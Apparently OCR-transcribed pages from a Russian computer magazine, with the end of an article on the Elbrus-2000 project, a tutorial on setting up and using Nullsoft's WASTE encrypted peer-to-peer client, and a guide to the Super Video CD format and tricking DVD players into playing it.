
Необходимо было сохранить научный потенциал, высококвалифицированные карды, которые и разрабатывали эти машины - а как это сделать в условиях экономического коллапса? Решающими оказались проведенные переговоры с руководителями Sun Microsystems Скоттом Макнили и Биллом Джоем и ведущим электронным архитектором из Sun Дэвидом Дитцеллом, который очень заинтересовался работами российских ученых. В результате весной 1992 года между Sun и группой специалистов из ИТМиВТ был заключен контракт, который предполагал реализацию заложенных в "Эльбрусе-3" идей на основе западных полупроводниковых технологий. Новый проект решено было назвать Эльбрус-2000 и создавать в тесном сотрудничестве с западными фирмами. Довольно быстро была разработана восхитившая западных специалистов логико-математическая модель компьютера, но до аппаратной реализации дело так и не дошло, слишком уж рискованны инвестиции в российскую науку :(.

Кстати, если тебя заинтересовало устройство "Эльбруса-2000", на сайте "Московского центра SPARC-технологий" (www.mcst.ru) лежит множество очень интересных документов по логической организации этих машин. На этом я позволю себе откланяться, а проект "Инсайд" переходит в новое качество :).

PC_Zone

WASTE: ПИРИНГОВЫЙ КЛИЕНТ ОТ NULLSOFT

A.P.$lasH (ap-slash@tfs.kiev.ua)



28 мая на сайте компании NullSoft появилась новая программа. Ее автор, небезызвестный Джастин Франкель (из-под его пера вышли Winamp и Gnutella), решился выложить утилиту под названием Waste. Очередное детище Джастина было выпущено по лицензии GPL, т.е. совершенно бесплатно, причем в комплекте с исходниками. Waste предназначена для защищенного обмена данными внутри небольшой группы пользователей. Программа организует виртуальную децентрализованную сеть на 10-50 пользователей, внутри которой можно безопасно обмениваться любыми файлами, отправлять друг другу сообщения и даже создавать небольшие чаты. Основным достоинством программы является поддержка BlowFish, которым шифруется весь трафик (снифать бесполезно), и RSA-ключей для авторизации каждого пользователя (чужаки не пройдут). Кто знает, как бы сложилась дальнейшая судьба этой приблуды, если бы AOL, купившая компанию NullSoft в 1999 году, не убрала ее с сайта на следующий день после выхода релиза.

ЗАЩИЩЕННЫЙ ПИРИНГОВЫЙ КЛИЕНТ ОТ NULLSOFT


<Текущий расклад>



Джастин Франкель - http://www.mpex.net/

Итак, что же мы имеем на сегодняшний день? Вместо дистрибутива программы по адресу http://www.nullsoft.com/free/waste/ красуется обращение NullSoft к самым шустрым серферам с просьбой удалить все копии Waste со своего компьютера, забить по 48 гвоздей в каждый винчестер, зажевать цианид бледной поганкой и откинуться на спинку кресла. Общественность интересуется, реально ли оспорить лицензию GPL, согласно которой у AOL на эту программу не больше прав, чем у меня или у дяди Сережи, который тоже иногда программирует. Джастин Франкель возведен сетевыми репортерами в ранг великомученика - он заявил о своем намерении покинуть компанию, так как это уже не первый случай, когда AOL вычищает страницу с его утилитами (например, три года назад его знаменитую Gnutella постигла та же участь). Появилось несколько забавных версий того, по какой причине уничтожили Waste - от рекламной провокации AOL до нежелания Франкеля самостоятельно вылавливать баги. Все это вместе взятое разогрело почтенную публику до предела.

<Где скачать>




С.Кинг - Призрак пропавшей страницы

На волне спонтанной популярности программы, в интернете сплошь и рядом стали появляться зеркала удаленной страницы. К примеру, дистрибутив Waste со всеми исходниками расположен по адресу http://grazzy.mjoelkbar.net/waste/. На этом же сайте можно почитать инструкции по установке программы от разработчиков, дополненные зеленоватыми скриншотами благодарного фаната. Организаторы проекта http://waste.kicks-ass.net подготовили форум, в котором новички смогут забодать старожилов своими вопросами. Кстати говоря, на форуме активно пополняется раздел Waste Mirrors. Уже сейчас он содержит более чем достаточно зеркал безвременно усопшей утилиты. Если в оригинальном наборе исходников из экзотических платформ были доступны только FreeBSD и MacOS, то на сегодняшний день по адресу http://grazzy.mjoelkbar.net/waste-linux.tar.gz уже можно скачать свежий патч для компиляции Waste под Linux. Спасибо народным умельцам - лед тронулся.

<Как настроить>


После того, как программа перекочует к тебе на диск, самое время заняться ее настройкой. Помимо достойного плеера, Джастин обнародовал систему NullSoft Install для создания инсталляционных пакетов к своим утилитам. Неудивительно, что под ее чутким руководством и будет проходить процесс установки Waste. После распаковки дистрибутива стартует инициализация необходимого для создания RSA-ключей генератора случайных чисел. От пользователя требуется вдумчиво рисовать на диалоговом окне программы страшного мамонта или просто бесцельно водить мышкой по экрану - таким образом Waste генерирует набор случайных чисел. Финальным аккордом станет запуск Waste Profile Setup Wizard. Мастер по настройке профилей программы поможет тебе в четыре несложных приема создать нового пользователя.



Мастер Waste допрашивает нового пользователя

Введи свой ник и, по желанию, настоящее имя (Nickname / Real name), затем укажи скорость подключения к сети (Connection speed). В следующем окне нужно запустить генератор ключей (Run key generator) - обдумай свой новый пароль и заполни поля "Passphrase" / "Passphrase again". Размер ключа можно оставить по умолчанию (если ты представитель подпольной террористической организации, можешь выбрать 4096 бит и угрохать 20 минут на генерацию). Далее знакомим программу с нашими каталогами для складирования cr...еативных идей, por...третов животных и war...крафтовских сейвов. "Download path" - куда будешь скачивать ты, "Path to make available" - откуда смогут качать другие пользователи. Шаг номер последний - запуск программы. Нажимай на кнопку "Run".

<Налаживаем контакты>



Пульт управления шифровальным станком


Как я уже говорил, Waste использует для авторизации своих владельцев RSA-ключи. Соответственно, пользователи будущей виртуальной сетки должны их предварительно создать и произвести обмен. Первую часть этой нехитрой операции ты уже выполнил - ключ создается при установке программы. Осталось уговорить приятеля сделать себе такой же. Теперь по поводу обмена. Открываем пункт меню File - Preferences и переходим к ветке под названием "Private Key". Кнопка "Copy my public key to the clipboard" позволяет скопировать ключ в буфер обмена. Вставляем его в письмо или в сообщение ICQ и отправляем другу. Таким же образом получаем от него второй ключ, сохраняем в текстовик и в том же окошке для настроек программы переходим к ветке "Public Keys". Это своего рода адресная книга. Жмем на кнопку с надписью "Add" и выбираем файл с ключом приятеля. Проследи, чтобы он сделал то же самое.

Ну что, попробуем соединиться? Открой в настройках фаервола порт под номером 1337, вернись в главное окно Waste и поставь отметку перед пунктами "Route traffic" и "Listen on port 1337" в разделе "File - Preferences - Network". Самое главное - узнай у приятеля его IP. Что значит - не скажет? А как же газовая горелка, электрошок и нунчаки? Элементарная вежливость, в конце концов.

Как бы там ни было, IP нужно ввести в адресной строке второго окна, которое открывается при старте программы. Окно называется "Network Status" (Состояние сети). Поле для ввода адреса находится в самом верху. Справа от него кнопка с хинтом "Connect to host specified in text box". Сдается мне, дальнейшие комментарии излишни. Если ты все сделал правильно, через пару секунд Waste установит связь с удаленным компьютером.

Если у твоих друзей сегодня другие заботы, можешь попытаться поискать собеседников на стороне. Я уже рассказывал тебе о форуме на сайте http://waste.kicks-ass.net. В разделе "Site Suggestions" (предложения по улучшению сайта) есть все, что тебе нужно. Несколько недавно открытых топиков специально предназначены для увлеченных альтруистов, которые жаждут поделиться ключами с общественностью. Правда, они иногда забывают указать свой IP, но это уже мелочи. Ты только помни о том, что Waste создана для ведения безопасного (зашифрованного) обмена инфой в ограниченном кругу доверенных лиц.

<Общение>




Совещание при закрытых дверях

Допустим, что тебе все же удалось подключиться к приятелю, и его ник появился в главном окне программы. Что дальше? Первым делом постараемся организовать непринужденную беседу. Для этих целей Джастин Франкель реализовал в своем детище сразу два возможных решения - отправка обыкновенных сообщений и создание коллективных чатов. Кликни правой кнопкой мыши по нику своего приятеля и выбери пункт "Chat user" (Поболтать с пользователем). Работает не хуже аськи. Сообщения уходят быстро, никакие сервера-посредники в процесс передачи данных не вмешиваются, проблем с кириллицей нет. Одно плохо - программа не сохраняет содержимое этого окна и протокол беседы пропадает безвозвратно. Впрочем, исходники пока еще никто не отменял, можно и самому добавить аналог аськиной истории. А еще поддержку смайликов, html, скины... Стоять! Шучу я.

Как только твоя виртуальная сеть сможет похвастаться минимум тремя постояльцами, возникнет необходимость пообщаться всем вместе. Само собой, без чата не обойтись. Открываем пункт меню "View - Create/join chat..." (Вид - Создать/присоединиться к чату). Комнаты можно создавать как общие (символ # перед ее названием), так и приватные (символ &). Напоминает систему каналов для IRC. Приватность заключается в том, будет ли название комнаты добавлено в список чатов главного окна программы. Чтобы войти в общий чат, достаточно кликнуть по его названию в списке. Приватная комната открывается все тем же пунктом "View - Create/join chat...". Создаешь комнату, сообщаешь приятелю ее название, и он подключается. Автор программы предупреждает, что если трафик за пределами твоей сети надежно зашифрован, то внутри нее любой абонент теоретически может перехватить сообщение и прочитать его содержимое. Учись доверять своим друзьям.

<Обмен файлами>



Все не заберу, но по килобайту от каждого скачаю обязательно

Получилось, уже общаетесь? Пора заказывать друг другу файлы. Пункт меню "View-Browser" открывает окно обозревателя файлов. Кнопка "Go to user list" заполняет список никами наименее жадных пользователей, расшаривших autoexec.bat или еще чего покруче. По правой кнопке на имени файла вызываем специальное меню с волшебным словом "Download", и понеслась... Диалоговое окно, в котором отображается состояние всех закачек, программа выводит автоматически. Кириллица в названии файла проблем не вызывает. Если Waste замечает, что файл с таким именем у тебя уже есть, она добавляет к его названию порядковый номер. Короче говоря, процесс идет как по маслу. Часа через три, когда у твоего винчестера начнутся позывы на дисфагию, настанет и твой черед отправить друзьям какой-нибудь файл. А почему бы и нет? Выпадающее меню для каждого пользователя содержит пункт "Send file(s) to user" (Отправить пользователю что-нибудь ненужное). Обнаружил? Поджигай. Вот и молодец. Не знаю, обрадуется ли твой приятель этому маленькому временному файлу, но ты ведь просто тестировал отправку, признайся.



Джастин репетирует сцену прощания с руководством AOL - http://www.time.com

Мне уже совсем неинтересно, была ли зачистка утилиты Джастина рекламной провокацией. Даже если это действительно так, она сработала на отлично. С каждым днем у программы появляется все больше новых пользователей, а по адресу http://sourceforge.net/projects/waste добровольные экзорцисты вовсю работают над изгнанием чебурашек из исходников. Если я не ошибаюсь, на сайте www.slashdot.com один из пользователей робко предположил, что такая степень защиты пригодится разве что террористам или варезникам. Чудак человек. В любой компании есть сокровенные темы, которые хотелось бы обсудить без участия соседки со стетоскопом у замочной скважины. Waste к вашим услугам. Я все сказал.

PC_Zone

СУПЕРВИДЕО? ЛЕГКО!

AvaLANche (avalanche@real.xakep.ru)

СУПЕРВИДЕО? ЛЕГКО!

СОЗДАНИЕ И ПРОСМОТР SVCD-ДИСКОВ

Обычные видеомагнитофоны уходят в прошлое. Их место потихоньку начинают занимать бытовые DVD-плееры. Одна беда - из-за дороговизны DVD-резаков многие по старинке хранят домашнее видео на видеокассетах. И напрасно. Ведь создавать видеодиски с перспективой их воспроизведения на стационарном DVD'шнике можно и на обычных CD-R/RW-приводах! Причем, качество изображения и звука получится очень даже ничего. Как же устроить такую сказку? Легко, если ты поближе познакомишься с видеоформатом Super Video CD, или коротко - SVCD.

Сравнение видеоформатов

Самое сложное – сравнивать SVCD и DivX. Дело в том, что тот фильм, который в DivX-формате спокойно влезает на одну болванку (сжатие MPEG-4, как-никак), в формате SVCD займет две-три. Хотя, если взять трехдисковый SVCD и однодисковый DivX, перекодированные из DVD, то их качество будет примерно одинаковым, с небольшим перевесом в сторону SVCD (зависит от мастерства кодировщика). В любом случае, главное достоинство SVCD - возможность просмотра таких дисков на стационарном DVD-плеере. Впрочем, SVCD можно крутить и на компьютере, причем даже на том, на котором DivX-фильмы заикаются и тормозят.

Отечественные юзеры чаще всего находят применение Super Video CD, используя его в качестве оптического носителя для собственноручно отснятых видеошедевров и при конвертировании из DVD. Можно, конечно, и DivX в SVCD переделывать, но это дело неблагодарное (результат, скорее всего, разочарует), хотя это и позволит посмотреть приобретенный на ближайшем развале DivX-фильм на бытовом DVD-плеере. Кстати, уже начали появляться стационарники, проигрывающие "чистый" DivX, например, Xoro HSD-400 поддерживает DivX 4.0+ (само собой, с SVCD эта машинка тоже дружит :).

	VCD	SVCD/CVD	DVD	X(S)VCD	DivX
Разрешение NTSC/PAL	352x240/352x288	SVCD: 480x480/480x576 CVD: 352x480/352x576	720x480/720x576	720x480/720x576 или хуже	640x480 (можно больше)
Формат сжатия видео	MPEG-1	MPEG-2	MPEG-2	MPEG-1 или MPEG-2	MPEG-4
Битрейт видео, Кбит/с	1150	1500-2500	3000-8000	1500-2500	300-1000
Формат сжатия аудио	MPEG-1	MPEG-1 (и MPEG-2 5.1)	MPEG-1, MPEG-2, AC3, DTS, PCM	MPEG-1 (и MPEG-2 5.1)	MP3, WMA
Битрейт аудио, Кбит/с	224	32-384	192-448	32-384	64-192
Размер минуты	10 Мб	10-20 Мб	30-70 Мб	5-20 Мб	1-10 Мб
Вместимость CD	74 мин	35-60 мин	15-20 мин	35-100 мин	60-180 мин
Совместимость DVD-плееров	Отличная	Средняя	По определению	Плохая	Нет
Уровень загрузки CPU	Низкий	Средний	Очень высокий	высокий	Очень высокий
Качество видео и аудио	Так себе	Хорошо	Отлично	Очень хорошо	Хорошо

<Маленькие прелести>

Чем же хорош формат Super Video CD? Чтобы ответить на этот вопрос, разберем его по косточкам.


Видео. Алгоритм сжатия видео - MPEG-2 с поддержкой переменного битрейта вплоть до 2,6 Мбит/с. Размер кадра раза в полтора больше, чем у VCD (Video CD): 480x576 у PAL и 480x480 - у NTSC. Поддерживается широкоформатный экран 16:9 (по секрету скажу, что 16:9-видео можно было писать и на VCD 2.0, и даже на обычную VHS-видеокассету, но стоит учитывать, что лишь новые SVCD-плееры научились сами настраивать телевизор на нужный широкоэкранный режим посредством так называемых широкоэкранных сигнальных методов).

Звук. До двух MPEG-1 Layer II стерео аудиотреков или до четырех моно. Также поддерживается мультиканальный 5.1-звук.

На 700-меговую болванку помещается 60-70 минут видео приемлемого качества или 35-45 минут хорошего. Любители погорланить на семейных торжествах могут готовить микрофоны: SVCD поддерживает караоке, так же как и обычные субтитры, конечно. Кстати, максимально возможно целых четыре независимых канала субтитров, которые включаются/выключаются в реальном времени (т.е. в любой момент), причем сам текст хранится в виде картинок, накладываемых при воспроизведении поверх изображения (а это значит, что о проблеме с неправильными кодировками можно забыть).

Стоит упомянуть и такие фичи SVCD, как поддержка гиперссылок, статических изображений (480x576 и 704x576 для PAL, 480x480 и 704x480 для NTSC), плей-листов, слайд-шоу, многоуровневого меню и индексации по главам (chapters).

Объективно сравнивать SVCD с другими форматами трудно: надо учесть много тонкостей. Но можно точно сказать, что по качеству изображения он лучше Video CD любой версии (для этого он, собственно, и создавался), но хуже DVD. Учти, что емкость DVD - почти пять гигов, а SVCD пишется на обычные болванки, и это одно из главных его достоинств! Ведь CD-R/RW-резак стал стандартным атрибутом современного компьютера, да и 700-меговые болванки за 10 рублей - тоже суровая реальность :). То есть можно без особого труда, сэкономив на одной поездке в автобусе, записать диск с качественным видео. DVD, конечно, получше будет, но DVD-резаки только-только опустились в цене ниже отметки в 300 у.е. А это, к сожалению, большинству отечественных любителей подкрепиться жареной кукурузой во время непринужденного просмотра жесткого немецкого порно пока не по карману.




Xoro HSD-400

<Проблемы совместимости>

Важным вопросом является совместимость различных бытовых видеоплееров с Super Video CD, ведь, повторюсь, именно для просмотра видео на телеэкране (особенно когда тот имеет внушительные размеры), а не на мониторе компьютера он используется чаще всего!

"Чистые" SVCD/VCD-плееры очень популярны в Юго-Восточной Азии (Китай и соседи). Стандартные SVCD-проигрыватели воспроизводят VCD, VCD 2.0, VCD 1.1, CD-I и CD-DA, некоторые - даже диски с MP3, но не понимают DVD (в самом деле, с чего им DVD читать: SVCD пишется на обычные CD, а ты когда-нибудь пробовал прочитать DVD с помощью CD-ROM'а?). В любом случае, про эти устройства можешь сразу забыть: у нас они если и продаются, то в единичных экземплярах. Да и покупка такого плеера, мягко говоря, не оправдана: основной формат для нас - все равно DVD. Поэтому оптимальной покупкой на сегодня является DVD-плеер с поддержкой SVCD (в идеале - XSVCD), умеющий читать CD-R/RW-болванки. Найти такой становится все проще, но на некоторые нюансы все же нужно обратить внимание.

По статистике vcdhelp.com, из более чем 1600 протестированных посетителями моделей 71% поддерживает SVCD, 29% - нет. Цифры обнадеживают. Правда, в нашей стране дело, как всегда, обстоит как раз наоборот: "правильных" плееров гораздо меньше. Поэтому к выбору нового аппарата необходимо отнестись со всей серьезностью. Если хочется подешевле - обрати внимание на продукцию азиатских производителей и других не слишком именитых компаний (BBK, Xoro и т.п.): тут за 150 у.е. вполне реально отхватить неплохой аппарат. Если сумма в 200-300 долларов тебя не пугает, попробуй подыскать более благозвучный бренд. По традиции, SVCD понимают плееры Philips и Toshiba (например, классическая 210 модель). Проверить на совместимость с SVCD конкретный аппарат можно на странице www.vcdhelp.com/dvdplayers.php.



Проверка плеера на совместимость

Кстати, в Америке DVD-проигрыватели с поддержкой других форматов (в т.ч. и SVCD) расходятся на ура. Особенно по душе любителям гамбургеров и фанатам Джедаев пришлись noname-аппараты желтой сборки, проигрывающие еще и MP3 (все мы знаем, как нелегко сейчас живется за океаном любителям халявной музыки в свете постоянных угроз со стороны медиа-гигантов). Да и стоят такие устройства сущие пустяки по американским меркам. Большинство начинающих телевидеолюбителей при выборе рабочей лошадки (читай - плеера) руководствуются специализированными журналами. Этого, откровенно говоря, маловато будет. Стоит дополни-

NEXT

X(S)VCD - форматы на букву X

Буква X в аббревиатурах - от слова eXtended, т.е. расширенный. На деле это означает, что XVCD и XSVCD обладают характеристиками VCD и SVCD соответственно, но дополнительно позволяют использовать кадры большего размера и большие битрейты. Таким образом, качество видео заметно улучшается - при разрешении 720x576 и потоке около 5000 Кбит/с картинка XSVCD почти как на DVD, без артефактов. Главная трудность X-форматов в том, что для их воспроизведения плеер должен уметь крутить диски быстрее, чем обычно (скорость больше 2x). Поэтому с X(S)VCD совместимо гораздо меньше стационарных DVD-плееров. Ну, а на компе посмотреть XSVCD - как два байта отослать, для современных приводов CD-ROM и 52x - не проблема!


PC_Zone

СУПЕРВИДЕО? ЛЕГКО!

AvaLANche (avalanche@real.xakep.ru)

Немного истории

Формат Super Video CD относительно молодой, его родина - Китай. Для многих это будет новостью, но долгое время в Поднебесной (в отличие от западных стран) бешеной популярностью пользовался VCD (Video CD, знакомый всем по "компьютерному" видео с Горбушки): только в 1998 году там было продано около 20 миллионов бытовых VCD-плееров. Ясно, что при такой популярности VCD, формат видеодисков нового поколения (с лучшим качеством изображения и другими фичами) был просто обречен на успех. И первому, кто его предложит, светила возможность неплохо подзаработать.
Изначально были предприняты три попытки создания такого стандарта. Первая, China Video Disk (CVD) - разработка C-Cube Microsystems и других аборигенов-бизнесменов. Вторая, Super Video CD (SVCD) - работа Китайского Комитета по Стандартам Записи. Третья - High-Quality Video CD (HQ-VCD), разработанная консорциумом Video CD, т.е. хитрыми иностранцами :).
Стартовал лучше всех CVD - C-Cube к тому времени была далеко не последней компанией на китайском VCD-рынке, и большинство VCD-плееров собирали на MPEG-декодере ее производства. Не желая сдавать позиции и заручившись поддержкой ведущих производителей железа, C-Cube уже в 1997 году начала продавать CVD-плееры. Вскоре, почуяв запах зелени, опомнилось правительство, до сих пор не принимавшее участия в соцсоревновании. Форы у CVD было хоть отбавляй, поэтому партия решила объединиться с HQ-VCD (что для последнего оказалось большим успехом). Итоговый продукт стал называться SVCD, а в характеристиках его оказались черты и прежнего SVCD, и HQ-VCD. Об объединении усилий было объявлено в августе 1998 года, а немного позже уже сформулировали окончательные спецификации стандарта SVCD.
К тому времени было продано уже около полумиллиона CVD-плееров, и этот факт тоже не остался без внимания. Да и зачем чиновникам портить бизнес своей




Информация о стандарте на сайте Philips

родной компании, вложившей столько усилий в разработку CVD? Поэтому решение было найдено в очередном, на этот раз последнем, объединении: союз CVD и SVCD назвали "Chaoji Video CD" (грубый перевод с китайского - "Супервидео CD"). На самом деле, это не видеоформат, а скорее спецификация для плееров. То есть Chaoji VCD-совместимый плеер должен уметь воспроизводить как минимум SVCD, CVD, VCD 2.0, VCD 1.1 и CD-DA (аудио CD). И сегодня бытовые (или стационарные - подключаемые к обычным бытовым приборам типа телевизора и ресивера) SVCD-плееры по сути являются плеерами Chaoji VCD, а SVCD - официально признанным CD-стандартом (как Video CD 2.0 и CD-DA), так что можешь скачать спецификацию Super Video CD 1.0 с сайта Philips.

тельно почитать хотя бы тематические форумы (например, на ixbt.com). Там ты узнаешь, что главным параметром является не поддержка SVCD как таковая, а ограничение по битрейту. Оно вызвано физическими возможностями "считывающего устройства" плеера (читай - CD-привода). Для стандартных 2600 Кбит/с хватит 2х-скоростной читалки. Если поток больше, скорость, соответственно, должна быть выше. Поэтому лучше не стесняться и проверять конкретные девайсы прямо в магазине: попробовать скормить им диск (предварительно изготовленный) с большим битрейтом. Есть шанс отыскать экземпляр, поддерживающий потоки до 9000 Кбит/с, т.е. оснащенный почти компьютерным (по скоростным характеристикам) CD-приводом. Именно шанс, так как о поддержке нестандартных потоков и размеров кадра - XSVCD (о его преимуществах смотри врезку) – производители умалчивают, и в мануалах об этом не пишут.

<Натягиваем непонятливые стационарники>

Если тебе все-таки посчастливилось приобрести аппарат, не понимающий Super Video CD, можно попробовать обмануть глупый девайс. Принцип прост: Video CD (VCD) поддерживают все DVD-плееры. А для того, чтобы скормить ему что-то для него нестандартное, нужно задекорировать это дело в привычную обертку. В нашем случае необходимо создать VCD, в котором на самом деле лежит не MPEG-1, а MPEG-2-видео.
Этот финт проделывается, например, с помощью TMPGEnc Plus. В его визарде нужно выбрать создание Video CD (PAL), наш MPEG-2-файл в качестве источника и видео, и аудио. Далее в дополнительных настройках указать, что поток - MPEG-2, установить размер кадра SVCD (например, 480x576 для PAL) и запустить перекодирование. Более подробно эти манипуляции описаны здесь: http://www.ruvideo.com/body.php?n=edit.




Обман плеера с помощью TMPGEnc

Тут главное не перебрать с битрейтом: если не знаешь, насколько хорош привод твоего плеера, большой поток ставить не стоит. Впрочем, способности своей аппаратуры, имхо, лучше выяснить раз и навсегда. Как? Конечно, эмпирически - путем попыток просмотра видео с различными битрейтами.
После выполнения вышеописанных операций ты получишь готовое видео для записи SVCD (с помощью Nero, например), но с VCD-заголовком :). На компе свежеизготовленный фильм посмотреть вряд ли удастся, зато наивный DVD-плеер, не разобравшись, может твоего мутанта и проглотить.

<Сделай сам>

